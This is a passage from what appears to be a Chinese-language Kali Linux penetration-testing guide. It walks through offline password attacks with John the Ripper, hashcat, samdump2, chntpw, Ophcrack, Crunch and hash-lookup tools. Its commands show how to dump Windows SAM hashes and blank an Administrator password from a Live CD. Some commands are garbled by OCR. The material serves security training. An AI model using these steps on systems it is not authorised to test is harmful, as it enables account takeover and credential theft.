
有些定制可能在Johnny中不可用。对于大多数攻击，我们推荐使用它的命令行版本，John the Ripper。

John the Ripper按如下方式工作：


- 尝试用攻击字典来破解密码；
- 尝试在字典单词的前面或后面加上字母数字字符来破解；
- 将字典单词放在一起进行攻击；
- 将字母数字字符放到一起组成新的单词；
- 在字典单词中混入特殊字符来进行攻击；
- 当所有其他方法都失败了，尝试暴力破解。

要使用Johnny，你可以浏览**Password Attacks** > **Offline Attacks**，然后选择**Johnny**。点击**Open Password File**，选择你要破解的密码文件。下面的截图显示了将带有用户**BOB**、**mary**和**joey**的*shadow*文件作为目标的场景。

随着Johnny开始破解密码，**Password**列会被逐渐填满。




左侧面板上有Johnny的配置标签。**Options**标签是你选择攻击类型的地方。下面的截图显示了默认行为的定义和选择散列类型的选项。Johnny的自动检测通常能有90%的正确率。



Statistics标签会显示Johnny已经运行某个活动会话多长时间了。**Settings**标签则会指定Johnny以何种方式运行，如下图所示。




默认的John the Ripper的路径设置不一定正确。为了保险起见，你最好验证一下**Settings**中的John the Ripper路径。在早期的BackTrack版本中，我们发现必须手动将此路径改为/pentest/passwords/john/john。Kali 1.0默认的路径是/user/sbin/john。



Output标签显示的是Johnny正在攻击的目标。在这里你还能看到攻击会话中的错误消息和状态更新。下面的例子显示的是一条状态消息，表明Johnny正在识别密码的散列类型。

```
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
uch file or directory
```

John the Ripper和它的GUI前端——Johnny——的默认单词列表非常有限。我们推荐用更大的列表，你可以在线搜索找到。要使用定制的单词列表，跳到**Options**标签，然后选择**Wordlist mode**。浏览到你期望的定制单词列表，点击**Apply**。




随着破解密码的进行，Johnny会逐渐填充用户名一列旁边的密码单元格。下面的截图显示三个密码中的两个已经被破解了。

33	BOB	test	6NihLh9Ov$peHqQGU...	15771:0:99999:7:::
34	mary	happy	$6$6mNj7TNd$tYkHl3k...	15771:0:99999:7:::
35	joey		6uqEpDbnE$/qe4JVGa...	15772:0:99999:7:::

75% (3/4: 3 cracked, 1 left) []

4.6.2　hashcat和oclHashcat



hashcat和**oclHashcat**是密码破解工具。oclHashcat是基于GPGPU的版本。hashcat/oclHashcat工具都是多线程工具。它们可以在单个攻击会话中并行处理多个散列和密码列表。hashcat/oclHashcat工具提供了多个攻击选项，比如暴力破解、密码合成、字典、混合、掩码和基于规则的攻击。


BackTrack在**Privilege Escalation** > **Password Attacks** > **Offline Attacks**下面提供了多个版本的hashcat。“ocl”，或者叫“open cl”（开源cl），是指统一Nvidia和ATI的GPU驱动的开放实现。有些版本在更新BackTrack后就无法工作了，所以你可能需要从*www.hashcat.net*下载安装最新的版本。

要使用hashcat，打开hashcat应用，或是浏览**Password Attacks** > **Offline Attacks** > **hashcat**即可。

要针对某个文档运行hashcat，你可以输入`hashcat [选项] 散列文件名 [单词文件|目录]`。下面的例子演示了`hashcat`在针对shadow文件运行单词列表中的单词：

```
root@kali:~# hashcat /root/Desktop/shadow /root/Desktop/wordlist.lst
Initializing hashcat v0.44 by atom with 8 threads and 32mb segment-size...
```

hashcat还会提供给一个GUI，它可以用作命令行版本的前端。有些人会偏好使用图形化界面，因为使用起来方便，在下方的窗口还能显示命令行代码。



4.6.3　samdump2

samdump2是一个用来转存微软的Windows中密码散列的SAM文件的工具，这样密码就可以用离线工具进行破解。对于较新版本的Windows，你可能需要借助其他工具来抓取SYSKEY（启动密文）文件，进而访问存在SAM数据库中的散列。

samdump2位于**Password Attacks** > **Offline Attacks** > **samdump2**。当你启动samdump时，它会弹出一个终端窗口。

```
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Usage:
samdump2 samhive keyfile
root@kali:~#
```

你必须先挂载目标Windows系统，这样samdump才能访问SAM文件。

```
root@kali:~# mkdir /mnt/windows
root@kali:~# mount -t ntfs-3g /dev/hdb1/mnt/windows
```

下一步，将SAM文件和SYSKEY文件复制到你的攻击目录中。

```
cp SAM SYSTEM /root/AttackDirectory
```

切换到攻击目录，调用`bkhive SYSTEM bootkey`命令来获得启动密文。将启动密文复制到一个文本文件中，这样`samdump`就拿到了带有启动密文的SAM文件。

```
cd /root/AttackDirectory/* > windowshashfiles.txt
```

运行命令`samdump SAM bootkey`命令，将输出复制到另一个文本文件中。

```
Samdump2 SAM bootkey > windowshashfiles2.txt
```

现在你可以用密码破解工具如John the Ripper来破解这些散列了。

4.6.4 chntpw

chntpw是Kali Linux、BackTrack和其他Linux发行版中带有的一个工具。可以用它重置Windows 8或早期Windows版本中的本地密码，也可以用它修改Windows的密码数据库。不过，主要是用于在不知道密码的情况下侵入Windows系统。

要使用`chntpw`，需要用Kali Live CD启动Windows机器。你可以从http://www.kali.org/downloads/下载Kali Linux的ISO映像文件。

将ISO文件烧录至CD中，用此Live CD启动Windows机器。在Kali的启动菜单上，选择**Forensics**选项。



SAM文件通常位于/Windows/System32/config目录中。你需要在终端中切换到此目录。在你的系统上，情况可能是这样的：

/media/hda1/Windows/System32/config

```
root@kali:/media/EC08E2D208E29ABA/Windows/System32/config# pwd
/media/EC08E2D208E29ABA/Windows/System32/config
root@kali:/media/EC08E2D208E29ABA/Windows/System32/config#
```

每个系统都有轻微的区别。在这个例子中，Kali看起来是将我的硬盘的序列号用作了设备位置地址。这是因为我已经用Kali Live CD启动了一个Windows 7虚拟机。*SAM*数据库通常位于/media/硬盘名称/Windows/System32/config。

下面的截图列出了我的硬盘上的SAM数据库文件：

```
root@kali:/media/EC08E2D208E29ABA/Windows/System32/config# ls -l SAM*
-rw------- 1 root root 262144 Jul  5  2013 SAM
-rw------- 1 root root   1024 Apr 12  2011 SAM.LOG
-rw------- 2 root root  25600 Jul  5  2013 SAM.LOG1
-rw------- 2 root root      0 Jul 14  2009 SAM.LOG2
root@kali:/media/EC08E2D208E29ABA/Windows/System32/config#
```

命令`chntpw -l SAM`会列出Windows系统中含有的所有用户名。下面的截图显示的是运行了`chntpw -l SAM`命令的输出结果：

```
* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0
| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  | dis/lock |
| 03e8 | alakhani                       | ADMIN  |          |
| 01f5 | Guest                          |        | dis/lock |
| 03ea | HomeGroupUser$                 |        |          |
root@kali:/media/EC08E2D208E29ABA/Windows/System32/config#
```

该命令输出了系统中的用户名列表，当我们有要修改的用户名时，我们可以运行命令`chntpw -u "用户名" SAM`。

在这个例子中，我们输入了`chntpw -u "Administrator" SAM`，然后看到了如下菜单：

```
- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
(4 - Unlock and enable user account) [seems unlocked already]
 q - Quit editing user, back to user select
Select: [q] >
```

我们还可以选择清除密码、修改密码或是将用户提升为管理员。但是在Windows 7上，修改密码并非总能起作用，所以我们建议使用清除密码。这么操作的话，你可以用一个空密码登录到目标系统。

要访问chntpw，浏览**Password Attacks** > **Offline Attacks** > **chntpw**。它会打开一个终端窗口，显示**chntpw**的欢迎界面。chntpw有若干种用法，如主启动界面所描述：

```
chntpw version 0.99.6 080526 (sixtyfour), (c) Petter N Hagen
chntpw: change password of a user in a NT/2k/XP/2k3/Vista SAM file, or invoke re
gistry editor.
chntpw [OPTIONS] <samfile> [systemfile] [securityfile] [otherreghive] [...]
 -h          This message
 -u <user>   Username to change, Administrator is default
 -l          list all users in SAM file
 -i          Interactive. List users (as -l) then ask for username to change
 -e          Registry editor. Now with full write support!
 -d          Enter buffer debugger instead (hex editor),
 -t          Trace. Show hexdump of structs/segments. (deprecated debug function
)
 -v          Be a little more verbose (for debuging)
 -L          Write names of changed files to /tmp/changed
 -N          No allocation mode. Only (old style) same length overwrites possibl
e
See readme file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for details.
NOTE: This program is somewhat hackish! You are on your own!
root@kali:~#
```

要使用交互模式，输入chntpw -i和SAM文件的路径。如果目标是一个挂载的系统，你需要指定SAM文件在挂载目录中的位置。

它会弹出一个菜单，提供若干种修改SAM文件的选项。你可以选择选项1来清除密码。

```
Account bits: 0x0211 =
[X] Disabled        | [ ] Homedir req.     | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account   | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.   | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout     | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)   | [ ] (unknown 0x40)  |


Failed login count: 0, while max tries is: 0
Total  login count: 25

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] >
```


4.6.5　Ophcrack

Ophcrack是一个机遇彩虹表的Windows密码破解器。Kali提供了一个命令行版本和一个图形化界面版本。Ophcrack可以从多种格式中导入散列，包括直接从Windows的SAM文件中直接转存。


下面的截图显示的是可以加载到Ophcrack中的几种格式：




Ophcrack自带了彩虹表，如下面的例子中所示。我们建议加载最新的彩虹表，而不是用默认的。彩虹表可以从在线资源中下载，比如开发者网站http://ophcrack.sourceforge.net/tables.php。




要访问**ophcrack**，浏览**Password Attacks** > **Offline Attacks**，并选择命令行或GUI版本。点击**Load**，选择你要破解的文件的路径（例如Windows的SAM文件）。



在这个例子中，我们是在Windows机器上使用Kali的ISO文件，并以取证（**Forensics**）模式启动。我们浏览到/windows/system32/config目录以获取SAM数据库。你可以在本书第7章中了解更多有关使用Kali Linux的取证模式的内容。你也可以直接将*SAM*数据库的离线版本跟Kali一起使用。




你应该能看到散列和用户名、用户ID是在一起。点击**Crack**按钮，等待破解后的密码出现。



4.6.6　Crunch

Crunch是一个用来生成密码列表的工具。如果你能够收集到有关目标如何创建密码的情报的信息，那么这个工具会非常有用。举个例子，如果你抓取了两个密码并观察到目标都是用一个短语后跟随机数字来作为密码，那么Crunch可以用来快速生成那个短语后跟所有可能的随机数字的密码列表。



Crunch有一些特殊标记字符，可以翻译成如下。

- @　插入小写字符；
- %　插入数字；
- ,　插入大写字符；
- ^　插入符号。

举个例子，假定我们已经知道目标在密码中用pass后跟两个不确定的字符。为了针对六位字符密码运行Crunch，我们会先让pass后跟两位不确定的数字。可用%%来代表任意数字。运行这个命令，并将输出放到一个名为newpasswordlist.txt的文本文件中，可用如下示例输入：

```
root@kali:~# crunch 6 6 -t pass%% >> newpasswordlist.txt
Crunch will now generate the following amount of data: 700 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100
```

输出的文本文件含有所有可能的数字组合。下面的截图演示了输出文件的首部：

```
newpasswordlist.txt
File  Edit  Search  Options  Help
pass00
pass01
pass02
pass03
pass04
pass05
pass06
pass07
pass08
pass09
pass10
pass11
```


为了添加所有小写字母到pass后面，我们可以用`crunch 6 6 -t pass`后跟@@来代表所有小写字母，如下面的截图所示：

```
root@kali:~# crunch 6 6 -t pass@@ >> newpasswordlist.txt
Crunch will now generate the following amount of data: 4732 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676
root@kali:~#
```

现在文本文件中的密码组合都是pass后跟小写字母和数字了，如下面的截图所示：

```
newpasswordlist.txt
File  Edit  Search  Options  Help
passbd
passbe
passbf
passbg
passbh
passbi
passbj
passbk
passbl
passbm
passbn
passbo
passbp
passbq
```

4.7　Kali 中的其他可用工具

在Kali中还有其他有用的工具。我们只介绍其中能帮忙危害主机系统、获取Web应用服务器的访问权限的工具。Kali中还有一些其他密码破解工具没有加到这个列表中；不过，对这些工具的介绍不会在这里展开。

4.7.1　Hash-identifier

Hash-identifier（散列识别工具）是一个用来识别散列类型的基于Python的工具。大多数密码破解工具如John the Ripper都自带了一个散列类型自动检测函数，这类函数都非常好用，在90%的情况系都是精确的。而这个工具可以用来手动验证某个散列类型。要使用Hash-identifier，可以运行这个工具，并粘贴你要识别的散列。

下面的截图显示的是针对某个散列的输出：

```
File  Edit  View  Terminal  Help
                                                        v1.1 #
                                                  By Zion3R #
                                        www.Blackploit.com #
                                       Root@Blackploit.com #

 HASH: b6ddc0a05b31b438888a9886f5da373a

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
[+]  MD2(HMAC)
```

4.7.2　`dictstat`

`dictstat`是一个用来进行密码破解结果分析或常规单词列表分析的Python脚本工具。`dictstat`会分析结果，并生成用于屏蔽暴力破解中已经破解了的密码组合的掩码。它可以为一次破解更多密码提供一定的线索。当目标为使用同一密码策略的公司时，这种方法很好用。下面的截图显示的是`dictstat`工具的主界面：

```
[?] Psyco is not available. Install Psyco on 32-bit systems for faster parsing.
Usage: dictstat [options] passwords.txt

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -l 8, --length=8      Password length filter.
  -c loweralpha, --charset=loweralpha
                        Password charset filter.
  -m stringdigit, --mask=stringdigit
                        Password mask filter
  -o masks.csv, --maskoutput=masks.csv
                        Save masks to a file
root@kali:~#
```

要运行dictstat，输入dictstat ［选项］ passwords.txt。下面的截图显示的是使用dictstat的例子：

```
root@kali:~# dictstat /root/Desktop/A0.M0.hash
[?] Psyco is not available. Install Psyco on 32-bit systems for faster parsing.
[*] Analyzing passwords: /root/Desktop/A0.M0.hash
[+] Analyzing 100% (102/102) passwords
    NOTE: Statistics below is relative to the number of analyzed passwords, not
total number of passwords

[*] Line Count Statistics...
[+]                         32: 100% (102)

[*] Mask statistics...
[+]                  othermask: 100% (102)

[*] Charset statistics...
[+]              loweralphanum: 100% (102)

[*] Advanced Mask statistics...
root@kali:~#
```

4.7.3　**RainbowCrack**（rcracki_mt）

RainbowCrack是一个散列破解程序，它会生成用于密码破解的彩虹表。RainbowCrack跟标准的暴力破解方法有所不同，它使用大量的预计算好的表来减少破解密码需要的时间。RainbowCrack工具已经有点年代了，不过，现在依然可以有大量免费的彩虹表可供下载，比如www.freerainbowtables.com。下面的截图显示的是RainbowCrack的主界面：

```
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage: rcrack rt_files [rt_files ...] -h hash
       rcrack rt_files [rt_files ...] -l hash_list_file
       rcrack rt_files [rt_files ...] -f pwdump_file
       rcrack rt_files [rt_files ...] -n pwdump_file
rt_files:               path to the rainbow table(s), wildchar(*, ?) supported
-h hash:                load single hash
-l hash_list_file:      load hashes from a file, each hash in a line
-f pwdump_file:         load lanmanager hashes from pwdump file
-n pwdump_file:         load ntlm hashes from pwdump file

hash algorithms implemented in alglib0.so:
    lm, plaintext_len limit: 0 - 7
    ntlm, plaintext_len limit: 0 - 15
    md5, plaintext_len limit: 0 - 15
    sha1, plaintext_len limit: 0 - 20
    mysqlsha1, plaintext_len limit: 0 - 20
    halflmchall, plaintext_len limit: 0 - 7
    ntlmchall, plaintext_len limit: 0 - 15
    oracle-SYSTEM, plaintext_len limit: 0 - 10
    md5-half, plaintext_len limit: 0 - 15

example: rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
         rcrack *.rt -l hash.txt
root@kali:~#
```

4.7.4　**findmyhash**

`findmyhash`是一个用免费的在线服务来破解密码的Python脚本工具。在使用此工具时，你必须先连到因特网。下面的截图显示的是`findmyhash`在向多个网站进行MD5散列的查询。

```
root@kali:~# findmyhash MD5 -h b19cdd8f0b55cb888c97ec77ab1ad402

Cracking hash: b19cdd8f0b55cb888c97ec77ab1ad402

Analyzing with hashcracking (http://md5.hashcracking.com)...
... hash not found in hashcracking

Analyzing with hashcracking (http://victorov.su)...
... hash not found in hashcracking

Analyzing with thekaine (http://md5.thekaine.de)...
... hash not found in thekaine

Analyzing with tmto (http://www.tmto.org)...
... hash not found in tmto

Analyzing with rednoize (http://md5.rednoize.com)...
... hash not found in rednoize

Analyzing with md5-db (http://md5-db.de)...
... hash not found in md5-db

Analyzing with my-addr (http://md5.my-addr.com)...
... hash not found in my-addr

Analyzing with md5pass (http://md5pass.info)...
... hash not found in md5pass
```

4.7.5　**phrasendrescher**

`phrasendrescher`是一个模块化的多线程密码短语破解工具。`phrasendrescher`自带了很多插件，同时还提供给了支持新插件开发的API。

4.7.6　CmosPwd

